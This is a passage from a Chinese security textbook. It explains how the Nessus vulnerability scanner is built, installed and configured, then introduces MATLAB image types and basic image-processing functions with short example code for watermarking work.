


图 1-21　Nessus 结构

1.3.3.2 Nessus 的扫描过程

Nessus 扫描时，用户主要通过 Nessus 客户端工具来与 Nessus 服务器端进行交互，执行安全扫描任务。

Nessus 将用户的扫描请求传送给服务器端，由服务器启动扫描并将扫描结果呈现给用户；扫描代码与漏洞数据相互独立，Nessus 针对每一个漏洞有一个对应的插件，漏洞插件是用 NASL（Nessus Attack Scripting Language）编写的一小段模拟攻击漏洞的代码，这种利用漏洞插件的扫描技术极大地方便了漏洞数据的维护、更新。Nessus 可以扫描 0～65535 的所有端口，并以用户指定的格式（ASCII 文本、HTML 等）输出详细的报告，包括目标的脆弱点、怎样修补漏洞以防止黑客入侵及危险级别。

一般来说，使用 Nessus 进行扫描需要有如下几个步骤：

（1）客户端界面（即浏览器）中填入需要输入的服务器地址、用户以及对应的密码。

（2）服务器创建于此对应的认证证书，并将认证的证书传送给客户端。

（3）客户端利用所接收到的认证证书，对此进行相应的认证。

（4）用户选择所需要的插件，通过客户端，向服务器发送对应的扫描请求。

（5）服务器启动测试，启动对应的插件，得到相应的扫描结果。

（6）循环（4）～（5）过程，完善扫描结果。

（7）客户端将结果进行分析、并且输出结果。

扫描结束后，Nessus 会自动弹出扫描结果的存放路径，可以查看多种格式的扫描报告，如 HTML、PDF、TXT 等。

Nessus 的扫描过程如图 1-22 所示。




图 1-22　Nessus 扫描过程

实际上，Nessus 扫描中最主要的部分是插件的选定以及执行扫描模块进行扫描，而具体扫描测试的内容和分析也是通过插件完成的。

1.3.3.3　Nessus 安装

Nessus 的官方下载地址是

http://www.tenable.com/products/nessus/select-your-operating-system

Nessus 有两个版本，分别是 Home(家庭版)和 Professional(专业版)。家庭版是免费的，专业版则需要付费。为简单起见，可选择下载家庭版。

从 Nessus 4.2 开始，Nessus 服务器的管理通过一个 Web 接口来完成，不再需要使用一个独立的 Nessus 客户端。安装后，在使用 Nessus 之前，必须先激活该服务，为此需要到官网获取激活码，方法是在官方网站页面上填写一个合法的邮件地址，将会在注册的邮箱中收到一份关于 Nessus 的邮件，在其中将会看到一串数字，类似××××-××××-××××-××××，即激活码。

在输入激活码后，将开始加载 Nessus 中的插件。如果加载失败，可进入安装文件夹，在命令行窗口输入以下命令：

```
nessuscli update
```

启动 Nessus 服务登录界面，是在浏览器中输入

```
https://[Server IP]:8834/
```

即可打开登录界面（图 1-23）。其中 Server IP 是指安装 Nessus 的服务器（即那台安装 Nessus 的 PC）的 IP。注意 Nessus 服务必须通过 HTTPS 连接到用户界面，不支持不加密的 HTTP 连接。



图 1-23　Nessus 登录界面

1.3.3.4　Nessus 用户管理

用户管理是 Nessus 额外提供的一种功能。在一个大型企业环境中或使用 Nessus 的人比较多时，对用户进行管理是非常有用的。管理员可以为多个扫描用户设置不同的安全级别。

Nessus 提供了两种不同的用户角色，分别是 Administrator（管理员）和 Standard（普通用户）。其中，Administrator 角色的用户可以访问 Nessus 中的所有功能；Standard 角色的用户对部分功能的使用是受限制的，如软件更新、用户管理及高级设置等。在 Nessus 的设置界面选择 Accounts 选项卡，可进行添加/删除用户操作。

1.3.3.5　Nessus 通信设置

通信设置指的是设置选项中的 Communication 选项卡。在该选项卡中包括两个设置选项，分别是 Proxy Server 和 SMTP Server。

Proxy（代理）服务用于转发 HTTP 请求。如果网络组织需要时，Nessus 将使用该设置实现插件更新，并与远程扫描者进行通信。

SMTP（Simple Mail Transfer Protocol，简单邮件传输协议）是用于发送和接收邮件的标准。一旦配置了 SMTP 服务，Nessus 会将扫描结果通过邮件的形式发送到 Email Notifications 选项指定的收件人。

1.3.3.6　Nessus 扫描策略

Nessus 的策略包括与漏洞扫描有关的配置选项。这些选项包括：控制扫描的技术方面的参数，包括超时、主机数目、端口扫描器的类型等；本地扫描证书（例如 Windows、SSL），认证的 Oracle 数据库扫描，HTTP、FTP、POP、IMAP 或者基于 Kerberos 的身份验证；基于粒度族或者插件的扫描说明；数据库符合策略检查、服务检测扫描设置、UNIX 符合检查等等。

Nessus 是一个功能强大而又简单易用的网络安全扫描工具，对网络管理员来说，它是不可多得的审核堵漏工具，被誉为黑客的血滴子、网管的百宝箱，应熟练掌握。

1.3.4　MATLAB 图像处理

MATLAB 是 MATrix&LABoratory 两个词的组合，意为矩阵工厂（矩阵实验室）。MATLAB 是一种用于算法开发、数据可视化、数据分析以及数值计算的高级技术计算语言

和交互式环境。

使用 MATLAB,可以较使用传统的编程语言(如 C、FORTRAN)更快地解决技术计算问题。MATLAB 的应用范围非常广,可以进行矩阵运算、绘制函数和数据、实现算法、创建用户界面、连接其他编程语言的程序等,主要应用于工程计算、控制设计、信号处理与通信、图像处理、信号检测、金融建模设计与分析等领域。附加的工具箱(单独提供的专用 MATLAB 函数集)扩展了 MATLAB 环境,以解决这些应用领域内特定类型的问题。

图像处理实现数字水印的嵌入和提取,通常使用的工具就是 MATLAB,比使用 C 语言编程简单得多。MATLAB 有强大的图像处理工具。在 MATLAB 中,大多数图像用二维数组以矩阵方式存储,矩阵中的一个元素对应于要显示图像的一个像素。一些图像需要用三维数组,如 RGB 格式的图像。

1.3.4.1 MATLAB 图像的基本类型

MATLAB 中有 3 种基本图像类型:索引图像、强度图像(灰度图像)、真彩图像(RGB 图像)。

1. 索引图像

索引图像包括一个数据矩阵 X,一个颜色映像矩阵 map,是从像素值到颜色映射表值的直接映射。像素颜色由数据矩阵 X 作为索引值,向矩阵 map 进行索引。图像数字水印的程序处理的图像数据是二维信号时,只能用索引图像作为宿主图像。

map 是一个包含 3 列和若干行的数据阵列,其每一个元素的值均为[1,0]之间的双精度浮点型数据。map 矩阵的每一行分别为红色、绿色、蓝色的颜色值。例如,值 1 指向矩阵 map 中的第一行,2 指向第二行,以此类推。

颜色映射表通常和索引图像存在一起。当调用函数 imread 时,MATLAB 自动将颜色映射表与图像同时加载。在 MATLAB 中可以选择所需要的颜色映射表,而不必局限于使用默认的颜色映射表。可以使用属性 CDataMapping 来选取其他的颜色映射表,包括用户自定义的颜色映射表。

显示一幅索引图像的程序如下:

```
[X,map]=imread('canoe.tif');
image(X); colormap(map)
```

2. 灰度图像

灰度图像是一个数据矩阵 $\boldsymbol{I}$,$\boldsymbol{I}$ 中的数据均代表了在一定范围内的颜色灰度值。MATLAB 把灰度图像存储为一个数据矩阵,该矩阵中的元素分别代表图像中的像素。矩阵中的元素可以是双精度的浮点型、8 位或 16 位无符号的整数类型。大多数情况下,灰度图像很少和颜色映射表一起保存。但是在显示灰度图像时,MATLAB 仍然在后台使用系统预定义的默认的灰度颜色映射表。

要显示一幅灰度图像,需要调用图像缩放函数 imagesc。

显示一幅灰度图像的程序如下:

```
I=imread('moon.tif');
imagesc(I,[0,1]);
colormap(gray)
```

imagesc 函数中的第二个参数确定灰度范围。灰度范围中的第一个值(通常是 0)对应于颜色映射表中的第一个值(颜色),灰度范围中的第二个值(通常是 1)对应于颜色映射表中的最后一个值(颜色)。若只使用一个参数,可以用任意灰度范围显示图像。

3. RGB 图像

RGB 图像(真彩图像)在 MATLAB 中存储为数据矩阵。数组中的元素定义了图像中每一个像素的红、绿、蓝颜色值。需要指出的是,RGB 图像不使用 Windows 颜色映射表。像素的颜色由保存在像素位置上的红、绿、蓝的灰度值的组合来确定。图形文件格式把 RGB 图像存储为 24 位的图像,红、绿、蓝灰度值分别占 8 位,这样可以有一千万种颜色。

MATLAB 的真彩图像数组可以是双精度的浮点型数、8 位或 16 位无符号的整数类型。在真彩图像的双精度型数组中,每一种颜色用 0 和 1 之间的数值表示。例如,颜色值是(0,0,0)的像素显示的是黑色,颜色值是(1,1,1)的像素显示的是白色。每一像素的 3 个颜色值保存在数组的第三维中。例如,像素(10,5)的红、绿、蓝颜色值分别保存在元素 RGB(10,5,1)、RGB(10,5,2)、RGB(10,5,3)中。

显示 RGB 图像的程序如下:

```
RGB=imread('flowers.tif');
image(RGB)
```

在上面显示的 RGB 图像中,要确定像素(12,9)的颜色,可以在命令行中输入

```
RGB(12,9,:)
```

得到

```
ans(:,:,1)=59 ans(:,:,2)=55 ans(:,:,3)=91
```

即像素(12,9)的 RGB 颜色为 59(红色)、55(绿色)、91(蓝色)。

除以上 3 种图像类型,还有一种二值图像,与灰度图像相同。

索引图像和 RGB 图像可以通过函数转换:

```
[X,MAP]=rgb2ind(RGB)
RGB=ind2rgb(X,MAP)
```

1.3.4.2 MATLAB 的矩阵处理函数和图像处理函数

MATLAB 有丰富的矩阵处理函数和图像处理函数,能够满足各种图像处理的要求。其函数分别见表 1-5 和表 1-6。

表 1-5 矩阵处理函数

矩阵类型	函数	说明
全 0 矩阵	zeros(n)	生成 n×n 的全 0 矩阵
	zeros(m,n)	生成 m×n 的全 0 矩阵
	zeros(a1,a2,a3,…)	生成 a1×a2×…的全 0 矩阵
	zeros(size(X))	生成与矩阵 X 大小相同的全 0 矩阵

续表

矩阵类型	函数	说明
全1矩阵	ones(n)	生成 n×n 的全 1 矩阵
	ones(m,n)	生成 m×n 的全 1 矩阵
	ones(a1,a2,a3,…)	生成 a1×a2×…的全 1 矩阵
	ones(size(X))	生成与矩阵 X 大小相同的全 1 矩阵
单位矩阵	eye(n)	生成 n×n 的单位矩阵
	eye(m,n)	生成 m×n 的单位矩阵
	eye([m,n])	生成 m×n 的单位矩阵
	eye(size(X))	生成与矩阵 X 大小相同的单位矩阵
均匀分布的随机矩阵	rand(n)	生成 n×n 的随机矩阵
	rand(m,n)	生成 m×n 的随机矩阵
	rand(a1,a2,a3,…)	生成 a1×a2×…的随机矩阵
	rand((size(X))	生成与矩阵 X 大小相同的随机矩阵

表 1-6　图像处理函数

操作	函数	说明
读出图像	imread()	A=imread('test.jpg')表示把图像 test.jpg 读入 A 矩阵中,读出的数字表示的是图像中每个像素点的灰度值,A 的维数为图像的大小 [I,M]=imread('test.jpg'),I 表示像素矩阵(索引值),M 是 colormap(调色板,可省略),表示本张图片所包含的颜色种类
存储图像	imwrite()	将图像数据写入到图像文件中
新建图像窗口	figure()	显示新图像,以免新图像覆盖原来的图像
多子图同显于一个窗口	subplot()	将多个图画到一个平面上
显示图像	imshow()	显示图像
读入图像信息	imfinfo()	这些信息包括文件大小、格式、版本、图像高度/宽度、颜色类型(真彩色、灰度图还是索引图)等
设置位	bitset()	bitset(A,bit),A 表示要置 0 的图像,bit 表示要对哪一位置 0,若要对最低位置 0,则 bitset(A,1)
获取位	bitget()	取得某位
图像放大/缩小	imresize()	imresize(X,M),M>1 表示放大,0<M<1 表示缩小 imresize(X,[M N]),产生一个指定为 M×N 大小的图像
图像旋转	imrotate()	对图像进行任意角度的旋转
图像剪切	imcrop()	按精确定位的各点坐标或按鼠标选取矩形区域进行剪裁,并以新的图形窗口显示出来
加噪声	imnoise()	对图像加入各种噪声,如高斯(gaussian)、脉冲(salt&pepper)、乘性(speckle)噪声等

续表

操　　作	函　　数	说　　明
滤波	filter2()	对二维信号进行滤波
	medfilt2()	对二维信号进行中值滤波
抖动	dither()	对图像进行抖动
图像加法	imadd()	imadd(X,Y),Y 可以是另一幅图像,也可以是常数
图像减法	imsubtract()	imsubtract(X,Y),计算 X 与 Y 像素之差,负数将截取为 0
图像转为灰度图像	rag2gray()	将真彩色图像转换为灰度图像
绘制二维连续图像	plot()	有多种用法,可绘制 n 条指定属性的曲线
绘制二维离散图像	stem()	绘制二维离散数据的火柴杆图

1.3.4.3　MATLAB 图像函数实例

MATLAB 的一些图像处理函数很常用,需要很好地掌握,熟练使用。

1. imread/imshow/imwrite 函数

函数 imread 用于读取图片文件中的数据,函数 imshow 用于在 MATLAB 中显示图片,函数 imwrite 用于将图像数据写入为图像文件,并保存在磁盘中。

所谓图片文件的数据,实际上就是一个二维数组,这个二维数组存储着一张图片各个像素点的颜色索引值或颜色值(真正的图片文件可能还需要一些附加信息)。例如图 1-24,就是一幅灰度图像及其在 MATLAB 中的二维矩阵形式。



(a) 灰度图像

cover <512x512 uint8>

	1	2	3	4	5
1	142	142	141	140	142
2	142	142	141	140	141
3	142	142	142	141	142
4	141	142	141	140	143
5	141	142	140	141	142
6	144	144	138	134	141
7	140	140	143	139	139
8	138	138	136	136	139
9	136	135	138	137	140
10	135	135	138	138	136
11	136	137	136	140	137
12	136	136	137	139	140
13	137	138	137	137	137
14	137	137	138	136	141
15	139	140	139	135	136
16	138	139	140	139	137

(b) 图像数据像素值矩阵表示

图 1-24　灰度图像及其二维矩阵示例

下面这段代码把 24 位真彩色位图转为灰度图像:

```
filename='color.bmp';
imfinfo(filename);                              %查看图像文件信息
```

```
imgRgb=imread(filename);                  %读入一幅彩色图像
imshow(imgRgb);                           %显示彩色图像
imgGray=rgb2gray(imgRgb);                 %转为灰度图像
figure;                                   %打开一个新窗口
imshow(imgGray);                          %显示转换后的灰度图像
imwrite(imgGray, 'gray.jpg');             %将灰度图像保存到图像文件
```

2. rgb2gray 函数

函数 rgb2gray 可以将真彩色图像转换为灰度图像，灰度值为彩色图像中的 R、G、B 分量加权相加，即 Gray＝0.29900R＋0.58700G＋0.11400B。一幅真彩图像转换前后如图 1-25 所示。



(a) 真彩色图像



(b) 转换后的灰度图像

图 1-25　rgb2gray 函数示例

例如，下列 MATLAB 片段读入载体图像 orign.jpg，并以灰度图像显示：

```
cover_object=imread('orign.jpg');
if ndims(cover_object)==3                 %如果是 RGB 图像,则转换为灰度图像
    cover_object=rgb2gray(cover_object);
end
figure;imshow(cover_object);              %显示转换后的图像
```

3. plot/stem 函数

plot 和 stem 函数都是 MATLAB 中常见的二维绘图函数，其中 plot 用于绘制连续图形，而 stem 用于绘制离散图形(绘制的图形被称为“火柴杆图”)。

例如，绘制 0～2 范围的正弦函数序列，用 plot/stem 函数的 MATLAB 程序分别如下，画出的正弦图像效果如图 1-26 所示。

```
t=0:pi/100:2*pi;
y=sin(t);
plot(t,y);
grid on
```

```
t=0:pi/100:2*pi;
y=sin(t);
stem(t,y);
grid on
```

stem(n,x,'filled')函数第 3 个参数是绘图的样式，filled 表示填充。用 stem 函数绘图，只需将要绘制的数据存放在一个数组中，然后将这个数组作为参数传递给 stem 函数就可以得到输出图形。

